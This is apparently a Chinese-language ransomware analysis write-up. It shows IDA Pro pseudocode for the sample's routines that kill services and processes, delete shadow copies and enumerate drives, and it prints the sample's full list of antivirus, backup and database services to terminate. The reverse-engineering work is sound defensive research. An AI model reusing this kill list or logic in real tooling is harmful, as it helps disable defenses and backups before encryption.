
```
sub_CD56B0();                                // 没看懂这个函数在干嘛……
TickCount64 = GetTickCount64();
if ( v48 )
{
  v55 = 0;
  v56 = 15;
  LOBYTE(Src[0]) = 0;
  MemoryOption(Src, v48, strlen(v48));
  v63 = 3;
  v28 = v55;
  if ( v55 <= v55 - 1 )
    sub_CEBFF0();
  v29 = Src;
  if ( v56 >= 0x10 )
    v29 = (void **)Src[0];
  v53 = v56 >= 0x10;
  if ( *((_BYTE *)v29 + v55 - 1) == 58 )
  {
    v30 = Src;
    if ( v56 == v55 )
    {
      LOBYTE(v48) = 0;
      BufferReSet(Src, 1, (int)v48, (int)&byte_D58FCC, 1u);
    }
    else
    {
      ++v55;
      if ( v53 )
        v30 = (void **)Src[0];
      *((_BYTE *)v30 + v28) = 92;
      *((_BYTE *)v30 + v28 + 1) = 0;
    }
  }
  memset(&v62[20], 0, 0x50u);
  sub_CE7EA0(&v62[20]);
  LOBYTE(v63) = 4;
  v31 = Src;
  if ( v56 >= 0x10 )
    v31 = (void **)Src[0];
  sub_CEA370(Block, v31, (char *)v31 + v55);
  sub_CE7DE0(&v62[20]);
  LOBYTE(v63) = 5;
  printf(":In Path = %ws\n");
  v32 = Block;
  if ( v58 >= 8 )
    v32 = (void **)Block[0];
  sub_CE1720(v32);
  LOBYTE(v63) = 3;
  if ( v58 >= 8 )
  {
    v33 = Block[0];
    if ( 2 * v58 + 2 >= 0x1000 )
    {
      v33 = (void *)*((_DWORD *)Block[0] - 1);
      if ( (unsigned int)(Block[0] - v33 - 4) > 0x1F )
        goto LABEL_114;
    }
    sub_D07FFE(v33);
  }
  v63 = -1;
  Block[4] = 0;
  v58 = 7;
  LOWORD(Block[0]) = 0;
```

```
    if ( v56 >= 0x10 )
    {
      v34 = Src[0];
      if ( v56 + 1 >= 0x1000 )
      {
        v34 = (void *)*((_DWORD *)Src[0] - 1);
        if ( (unsigned int)(Src[0] - v34 - 4) > 0x1F )
          goto LABEL_114;
      }
      sub_D07FFE(v34);
    }
  }
  else
  {
    printf(":System\n");
    PreProcess();
  }
```

随后进入预处理函数



```
    v58 = 7;
    LOWORD(Block[0]) = 0;
    if ( v56 >= 0x10 )
    {
      v34 = Src[0];
      if ( v56 + 1 >= 0x1000 )
      {
        v34 = (void *)*((_DWORD *)Src[0] - 1);
        if ( (unsigned int)(Src[0] - v34 - 4) > 0x1F )
          goto LABEL_114;
      }
      sub_D07FFE(v34);
    }
  }
  else
  {
    printf(":System\n");
    PreProcess();
  }
```


IDA - 736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270.exe C:\美杜莎\新建文件夹 (5)\736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270.exe
File Edit Jump Search View Debugger Lumina Options Windows Help
Local Windows debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Lumina function
Functions
IDA View-A
Pseudocode-A
Strings
Hex View-1
Structures
Enums
Imports
Exports
Graph overview
Output
IDC

Function name
sub_D48F30
sub_D48F50
sub_D48F70
sub_D48F80
sub_D48F90
sub_D48FB0
sub_D48FD0
sub_D49000
sub_D49020
sub_D49040
sub_D49060
sub_D49080
sub_D490A0
sub_D490C0
sub_D490E0
sub_D49100
sub_D49120
sub_D49140
sub_D49160
sub_D49180
sub_D4919D
sub_D491A7
sub_D491B1
sub_D491BB
sub_D491C5
sub_D491CF
sub_D491D9
sub_D491E3
sub_D491ED

Line 3554 of 3554

```
int sub_CE4AE0()
{
  unsigned int v0; // esi
  void *v1; // ecx
  void *v3[5]; // [esp+10h] [ebp-34h] BYREF
  unsigned int v4; // [esp+24h] [ebp-20h]
  void *Block[2]; // [esp+28h] [ebp-1Ch]
  int v6; // [esp+30h] [ebp-14h]
  int v7; // [esp+40h] [ebp-4h]

  printf("preprocess\n");
  if ( byte_D649C0 )
  {
    kill();
    delete();
  }
  printf("encrypt system\n");
  v0 = 7;
  v3[4] = 0;
  v4 = 7;
  LOWORD(v3[0]) = 0;
  v7 = 1;
  v6 = 0;
  *(_QWORD *)Block = 0i64;
  sub_CE1450();
  if ( !byte_D680C0 )
  {
    sub_CE2A70(v3);
    v0 = v4;
  }
  if ( v0 >= 8 )
  {
    v1 = v3[0];
    if ( 2 * v0 + 2 >= 0x1000 )
    {
      v1 = (void *)*((_DWORD *)v3[0] - 1);
      if ( (unsigned int)(v3[0] - v1 - 4) > 0x1F )
        _invalid_parameter_noinfo_noreturn();
    }
    sub_D07FFE(v1);
  }
  return 0;
}
```

00013F26 PreProcess:15 (CE4B26)

```
Caching 'Imports'... ok
CD2200: using guessed type _DWORD sub_CD2200(_DWORD, ...);
CE0570: using guessed type _DWORD __cdecl sub_CE0570(_DWORD, _DWORD);
D58D38: using guessed type wchar_t aLs[4];
Caching 'Strings'... ok
CE4BEC: conditional instruction was optimized away because esi.4==7
CE4BFA: conditional instruction was optimized away because edi.4==0
CE3B20: using guessed type int sub_CE3B20(void);
CED9B0: using guessed type int __fastcall sub_CED9B0(_DWORD, _DWORD, _DWORD);
D649C0: using guessed type char byte_D649C0;
D680C0: using guessed type char byte_D680C0;
```

AU: idle Down Disk: 35GB

```
int sub_CE3B20()
{
  void *ThreadLocalStoragePointer; // edi
  const char *v1; // esi
  _BYTE *v2; // ecx
  const char *v3; // esi
  unsigned int v4; // eax
  _BYTE *v5; // ecx
  _BYTE *Block; // [esp+30h] [ebp-230h]
  unsigned int v8; // [esp+44h] [ebp-21Ch]
  char v9[516]; // [esp+58h] [ebp-208h] BYREF

  printf("kill_services processes\n");
  memset(v9, 0, 0x200u);
  ThreadLocalStoragePointer = NtCurrentTeb()->ThreadLocalStoragePointer;
  v1 = (const char *)&unk_D6A4A0;
  do
  {
    if ( strlen(v1) )
    {
      printf("kill_services %s\n");
      if ( dword_D6F4C4 > *(_DWORD *)(*(_DWORD *)ThreadLocalStoragePointer + 4)
)
      {
        _Init_thread_header(&dword_D6F4C4);
        if ( dword_D6F4C4 == -1 )
        {
          xmmword_D71420 = xmmword_D5A490;
          byte_D71430 = 46;
          atexit(sub_D49060);
          _Init_thread_footer(&dword_D6F4C4);
        }
      }
      if ( byte_D71430 )
      {
        byte_D71430 ^= 0x2Eu;
        xmmword_D71420 = (__int128)_mm_xor_si128((__m128i)xmmword_D5A190,
(__m128i)xmmword_D71420);
      }
      sub_CD2310(v9, (const char *)&xmmword_D71420, v1);
      sub_CE4E40(1);
      if ( v8 >= 0x10 )
      {
        v2 = Block;
        if ( v8 + 1 >= 0x1000 )
        {
          v2 = (_BYTE *)*((_DWORD *)Block - 1);
          if ( (unsigned int)(Block - v2 - 4) > 0x1F )
LABEL_27:
            _invalid_parameter_noinfo_noreturn();
        }
        sub_D07FFE(v2);
      }
    }
    v1 += 50;
  }
  while ( (int)v1 < (int)&unk_D6CBB0 );
  v3 = (const char *)&unk_D6CBB0;
  do
  {
    if ( strlen(v3) )
    {
      printf("kill_processes %s\n");
      LOWORD(v8) = 11898;
      if ( dword_D7109C > *(_DWORD *)(*(_DWORD *)ThreadLocalStoragePointer + 4)
)
      {
        _Init_thread_header(&dword_D7109C);
        if ( dword_D7109C == -1 )
        {
          dword_D707A0 = 17718539;
          xmmword_D70790 = xmmword_D5A110;
          word_D707A4 = 11898;
          atexit(sub_D49040);
          _Init_thread_footer(&dword_D7109C);
        }
      }
      if ( HIBYTE(word_D707A4) )
      {
        v4 = 16;
        xmmword_D70790 = (__int128)_mm_xor_si128((__m128i)xmmword_D5A190,
(__m128i)xmmword_D70790);
        do
          *((_BYTE *)&xmmword_D70790 + v4++) ^= 0x2Eu;
        while ( v4 < 0x16 );
      }
      sub_CD2310(v9, (const char *)&xmmword_D70790, v3);
      sub_CE4E40(1);
      if ( v8 >= 0x10 )
      {
        v5 = Block;
        if ( v8 + 1 >= 0x1000 )
        {
          v5 = (_BYTE *)*((_DWORD *)Block - 1);
          if ( (unsigned int)(Block - v5 - 4) > 0x1F )
            goto LABEL_27;
        }
        sub_D07FFE(v5);
      }
    }
    v3 += 50;
  }
  while ( (int)v3 < (int)&dword_D6F2C0 );
  return 0;
}
```

```
int __cdecl sub_CE3DE0()
{
  int *ThreadLocalStoragePointer; // eax
  unsigned int i; // eax
  _BYTE *v2; // ecx
  unsigned int j; // eax
  int v4; // ecx
  void *v5; // ecx
  _BYTE *v6; // esi
  _BYTE *v7; // eax
  int v9; // [esp+34h] [ebp-1E8h]
  int v10; // [esp+F4h] [ebp-128h]
  void *Block; // [esp+FCh] [ebp-120h]
  void *v12[2]; // [esp+108h] [ebp-114h]
  unsigned int v13; // [esp+110h] [ebp-10Ch]
  void *v14[4]; // [esp+12Ch] [ebp-F0h]
  __int64 v15; // [esp+13Ch] [ebp-E0h]
  int v16; // [esp+218h] [ebp-4h]

  printf("delete_shadow_copies\n");
  ThreadLocalStoragePointer = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
  v10 = 777669447;
  v9 = *ThreadLocalStoragePointer;
  if ( dword_D70A8C > *(_DWORD *)(*ThreadLocalStoragePointer + 4) )
  {
    _Init_thread_header(&dword_D70A8C);
    if ( dword_D70A8C == -1 )
    {
      xmmword_D70848 = xmmword_D5A100;
      xmmword_D70858 = xmmword_D5A500;
      dword_D70868 = v10;
      atexit(sub_D49100);
      _Init_thread_footer(&dword_D70A8C);
    }
  }
  if ( HIBYTE(dword_D70868) )
  {
    for ( i = 0; i < 0x20; i += 16 )
      *(__int128 *)((char *)&xmmword_D70848 + i) = (__int128)_mm_xor_si128(
                                                               *(__m128i *)
((char *)&xmmword_D70848 + i),

(__m128i)xmmword_D5A190);
    for ( ; i < 0x24; ++i )
      *((_BYTE *)&xmmword_D70848 + i) ^= 0x2Eu;
  }
  sub_CE4E40(1);
  if ( v13 >= 0x10 )
  {
    v2 = Block;
    if ( v13 + 1 >= 0x1000 )
    {
      v2 = (_BYTE *)*((_DWORD *)Block - 1);
      if ( (unsigned int)((_BYTE *)Block - v2 - 4) > 0x1F )
        goto LABEL_30;
    }
    sub_D07FFE(v2);
  }
  v13 = 0;
  *(_QWORD *)v12 = 0i64;
  sub_CE1450();
  v16 = 0;
  v10 = 777669447;
  if ( dword_D70788 > *(_DWORD *)(v9 + 4) )
  {
    _Init_thread_header(&dword_D70788);
    if ( dword_D70788 == -1 )
    {
      xmmword_D7043C = xmmword_D5A100;
      xmmword_D7044C = xmmword_D5A500;
      dword_D7045C = v10;
      atexit(sub_D490A0);
      _Init_thread_footer(&dword_D70788);
    }
  }
  if ( HIBYTE(dword_D7045C) )
  {
    for ( j = 0; j < 0x20; j += 16 )
      *(__int128 *)((char *)&xmmword_D7043C + j) = (__int128)_mm_xor_si128(

(__m128i)xmmword_D5A190,
                                                               *(__m128i *)
((char *)&xmmword_D7043C + j));
    for ( ; j < 0x24; ++j )
      *((_BYTE *)&xmmword_D7043C + j) ^= 0x2Eu;
  }
  sub_CE4E40(1);
  if ( HIDWORD(v15) >= 0x10 )
  {
    v5 = v14[0];
    if ( (unsigned int)(HIDWORD(v15) + 1) >= 0x1000 )
    {
      v5 = (void *)*((_DWORD *)v14[0] - 1);
      if ( (unsigned int)(v14[0] - v5 - 4) > 0x1F )
```


```
        goto LABEL_30;
      }
      sub_D07FFE(v5);
    }
    v6 = v12[0];
    if ( v12[0] )
    {
      sub_CED9B0(v12[0], v12[1], v4);
      v7 = v6;
      if ( (unsigned int)(24 * ((int)(v13 - (_DWORD)v6) / 24)) < 0x1000
        || (v6 = (_BYTE *)*((_DWORD *)v6 - 1), (unsigned int)(v7 - v6 - 4) <= 0x1F) )
      {
        sub_D07FFE(v6);
        return 0;
      }
LABEL_30:
      _invalid_parameter_noinfo_noreturn();
    }
    return 0;
}
```

预处理基本就是用powershll杀死一些进程

```
"Acronis VSS Provider","Enterprise Client Service","Sophos Agent","Sophos
AutoUpdate Service","Sophos Clean Service","Sophos Device Control
Service","Sophos File Scanner Service","Sophos Health Service","Sophos MCS
Agent","Sophos MCS Client","Sophos Message Router","Sophos Safestore
Service","Sophos System Protection Service","Sophos Web Control Service","SQLsafe
Backup Service","SQLsafe Filter Service","Symantec System Recovery","Veeam Backup
Catalog Data
Service","AcronisAgent","AcrSch2Svc","Antivirus","ARSM","BackupExecAgentAccelera
tor","BackupExecAgentBrowser","BackupExecDeviceMediaService","BackupExecJobEngin
e","BackupExecManagementService","BackupExecRPCService","BackupExecVSSProvider",
"bedbg","DCAgent","EPSecurityService","EPUpdateService","EraserSvc11710","EsgShK
ernel","FA_Scheduler","IISAdmin","IMAP4Svc","macmnsvc","masvc","MBAMService","MB
EndpointAgent","McAfeeEngineService","McAfeeFramework","McAfeeFrameworkMcAfeeFra
mework","McShield","McTaskManager","mfemms","mfevtp","MMS","mozyprobackup","MsDt
sServer","MsDtsServer100","MsDtsServer110","MSExchangeES","MSExchangeIS","MSExch
angeMGMT","MSExchangeMTA","MSExchangeSA","MSExchangeSRS","MSOLAP$SQL_2008","MSOL
AP$SYSTEM_BGC","MSOLAP$TPS","MSOLAP$TPSAMA","MSSQL$BKUPEXEC","MSSQL$ECWDB2","MSS
QL$PRACTICEMGT","MSSQL$PRACTTICEBGC","MSSQL$PROFXENGAGEMENT","MSSQL$SBSMONITORIN
G","MSSQL$SHAREPOINT","MSSQL$SQL_2008","MSSQL$SYSTEM_BGC","MSSQL$TPS","MSSQL$TPS
AMA","MSSQL$VEEAMSQL2008R2","MSSQL$VEEAMSQL2012","MSSQLFDLauncher","MSSQLFDLaunc
her$PROFXENGAGEMENT","MSSQLFDLauncher$SBSMONITORING","MSSQLFDLauncher$SHAREPOINT
","MSSQLFDLauncher$SQL_2008","MSSQLFDLauncher$SYSTEM_BGC","MSSQLFDLauncher$TPS",
"MSSQLFDLauncher$TPSAMA","MSSQLSERVER","MSSQLServerADHelper100","MSSQLServerOLAP
Service","MySQL80","MySQL57","ntrtscan","OracleClientCache80","PDVFSService","PO
P3Svc","ReportServer","ReportServer$SQL_2008","ReportServer$SYSTEM_BGC","ReportS
erver$TPS","ReportServer$TPSAMA","RESvc","sacsvr","SamSs","SAVAdminService","SAV
Service","SDRSVC","SepMasterService","ShMonitor","Smcinst","SmcService","SMTPSvc
","SNAC","SntpService","sophossps","SQLAgent$BKUPEXEC","SQLAgent$ECWDB2","SQLAge
nt$PRACTTICEBGC","SQLAgent$PRACTTICEMGT","SQLAgent$PROFXENGAGEMENT","SQLAgent$SB
SMONITORING","SQLAgent$SHAREPOINT","SQLAgent$SQL_2008","SQLAgent$SYSTEM_BGC","SQ
LAgent$TPS","SQLAgent$TPSAMA","SQLAgent$VEEAMSQL2008R2","SQLAgent$VEEAMSQL2012",
"SQLBrowser","SQLSafeOLRService","SQLSERVERAGENT","SQLTELEMETRY","SQLTELEMETRY$E
CWDB2","SQLWriter","SstpSvc","svcGenericHost","swi_filter","swi_service","swi_up
date_64","TmCCSF","tmlisten","TrueKey","TrueKeyScheduler","TrueKeyServiceHelper"
,"UI0Detect","VeeamBackupSvc","VeeamBrokerSvc","VeeamCatalogSvc","VeeamCloudSvc"
,"VeeamDeploymentService","VeeamDeploySvc","VeeamEnterpriseManagerSvc","VeeamMou
ntSvc","VeeamNFSSvc","VeeamRESTSvc","VeeamTransportSvc","W3Svc","wbengine","WRSV
C","MSSQL$VEEAMSQL2008R2","SQLAgent$VEEAMSQL2008R2","VeeamHvIntegrationSvc","swi
_update","SQLAgent$CXDB","SQLAgent$CITRIX_METAFRAME","SQL
Backups","MSSQL$PROD","Zoolz 2
Service","MSSQLServerADHelper","SQLAgent$PROD","msftesql$PROD","NetMsmqActivator
","EhttpSrv","ekrn","ESHASRV","MSSQL$SOPHOS","SQLAgent$SOPHOS","AVP","klnagent",
"MSSQL$SQLEXPRESS","SQLAgent$SQLEXPRESS","wbengine","kavfsslp","KAVFSGT","KAVFS"
,"mfefire","zoolz.exe","agntsvc.exe","dbeng50.exe","dbsnmp.exe","encsvc.exe","ex
cel.exe","firefoxconfig.exe","infopath.exe","isqlplussvc.exe","msaccess.exe","ms
ftesql.exe","mspub.exe","mydesktopqos.exe","mydesktopservice.exe","mysqld.exe","
mysqld-nt.exe","mysqld-
opt.exe","ocautoupds.exe","ocomm.exe","ocssd.exe","onenote.exe","oracle.exe","ou
tlook.exe","powerpnt.exe","sqbcoreservice.exe","sqlagent.exe","sqlbrowser.exe","
sqlservr.exe","sqlwriter.exe","steam.exe","synctime.exe","tbirdconfig.exe","theb
at.exe","thebat64.exe","thunderbird.exe","visio.exe","winword.exe","wordpad.exe"
,"xfssvccon.exe","tmlisten.exe","PccNTMon.exe","CNTAoSMgr.exe","Ntrtscan.exe","m
bamtray.exe"
```

4、驱动处理

会遍历驱动，会根据命令行配置参数，选择要不要掠过网络驱动



```
  v21 = 0;
  v25 = 0;
  LogicalDriveStringsW = GetLogicalDriveStringsW(0, 0);
  v2 = (WCHAR *)sub_D27A07((unsigned __int64)(LogicalDriveStringsW + 1) >> 31 != 0 ? -1 : 2 * (LogicalDriveStringsW + 1));
  lpRootPathName = v2;
  if ( v2 )
  {
    GetLogicalDriveStringsW(LogicalDriveStringsW, v2);
    v6 = (WCHAR *)lpRootPathName;
    v7 = lpRootPathName;
    if ( *lpRootPathName )
    {
      while ( 2 )
      {
        DriveTypeW = GetDriveTypeW(v7);
        GetDiskFreeSpaceExW(v7, &FreeBytesAvailableToCaller, 0, 0);
        v9 = *v7;
        v24 = 0;
        v22 = v9;
        v23 = 6029370;
        switch ( DriveTypeW )
        {
          case 2u:
            v17 = 0x700000000i64;
            LOWORD(Block[0]) = 0;
            sub_CEA880(Block, &v22, wcslen(&v22));
            LOBYTE(v25) = 2;
            goto LABEL_9;
          case 3u:
            v17 = 0x700000000i64;
            LOWORD(Block[0]) = 0;
            sub_CEA880(Block, &v22, wcslen(&v22));
            LOBYTE(v25) = 1;
            goto LABEL_9;
          case 4u:
            if ( !byte_D680C2 )
              goto LABEL_16;
            v17 = 0x700000000i64;
            LOWORD(Block[0]) = 0;
            sub_CEA880(Block, &v22, wcslen(&v22));
            LOBYTE(v25) = 3;
LABEL_9:
            v10 = HIDWORD(v20);
            if ( HIDWORD(v20) == v21 )
            {
              sub_CED200(HIDWORD(v20), Block);
              v12 = HIDWORD(v17);
            }
            else
            {
              v11 = *(_OWORD *)Block;
              *(_DWORD *)(HIDWORD(v20) + 16) = 0;
              LOWORD(Block[0]) = 0;
              *(_OWORD *)v10 = v11;
              *(_QWORD *)(v10 + 16) = v17;
```

00010A17 sub_CE1450:67 (CE1617)


```
_DWORD *__thiscall sub_CE1450(_DWORD *this)
{
  DWORD LogicalDriveStringsW; // edi
  WCHAR *v2; // eax
  _DWORD *v3; // esi
  int v4; // eax
  int v5; // ecx
  WCHAR *v6; // eax
  const WCHAR *v7; // edi
  UINT DriveTypeW; // esi
  unsigned __int16 v9; // cx
  int v10; // eax
  __int128 v11; // xmm0
  unsigned int v12; // eax
  void *v13; // ecx
  void *Block[4]; // [esp+10h] [ebp-48h] BYREF
  __int64 v17; // [esp+20h] [ebp-38h]
  LPCWSTR lpRootPathName; // [esp+28h] [ebp-30h]
  ULARGE_INTEGER FreeBytesAvailableToCaller; // [esp+2Ch] [ebp-2Ch] BYREF
  __int64 v20; // [esp+34h] [ebp-24h]
  int v21; // [esp+3Ch] [ebp-1Ch]
  unsigned __int16 v22; // [esp+40h] [ebp-18h] BYREF
  int v23; // [esp+42h] [ebp-16h]
  __int16 v24; // [esp+46h] [ebp-12h]
  int v25; // [esp+54h] [ebp-4h]

  v20 = 0i64;
  v21 = 0;
  v25 = 0;
  LogicalDriveStringsW = GetLogicalDriveStringsW(0, 0);
  v2 = (WCHAR *)sub_D27A07((unsigned __int64)(LogicalDriveStringsW + 1) >> 31 !=
0 ? -1 : 2 * (LogicalDriveStringsW + 1));
  lpRootPathName = v2;
  if ( v2 )
  {
    GetLogicalDriveStringsW(LogicalDriveStringsW, v2);
    v6 = (WCHAR *)lpRootPathName;
    v7 = lpRootPathName;
    if ( *lpRootPathName )
    {
      while ( 2 )
      {
        DriveTypeW = GetDriveTypeW(v7);
        GetDiskFreeSpaceExW(v7, &FreeBytesAvailableToCaller, 0, 0);
        v9 = *v7;
        v24 = 0;
        v22 = v9;
        v23 = 6029370;
        switch ( DriveTypeW )
        {
          case 2u:
            v17 = 0x700000000i64;
            LOWORD(Block[0]) = 0;
            sub_CEA880(Block, &v22, wcslen(&v22));
            LOBYTE(v25) = 2;
            goto LABEL_9;
          case 3u:
            v17 = 0x700000000i64;
            LOWORD(Block[0]) = 0;
            sub_CEA880(Block, &v22, wcslen(&v22));
            LOBYTE(v25) = 1;
            goto LABEL_9;
          case 4u:
            if ( !byte_D680C2 )
              goto LABEL_16;
            v17 = 0x700000000i64;
            LOWORD(Block[0]) = 0;
            sub_CEA880(Block, &v22, wcslen(&v22));
            LOBYTE(v25) = 3;
LABEL_9:
            v10 = HIDWORD(v20);
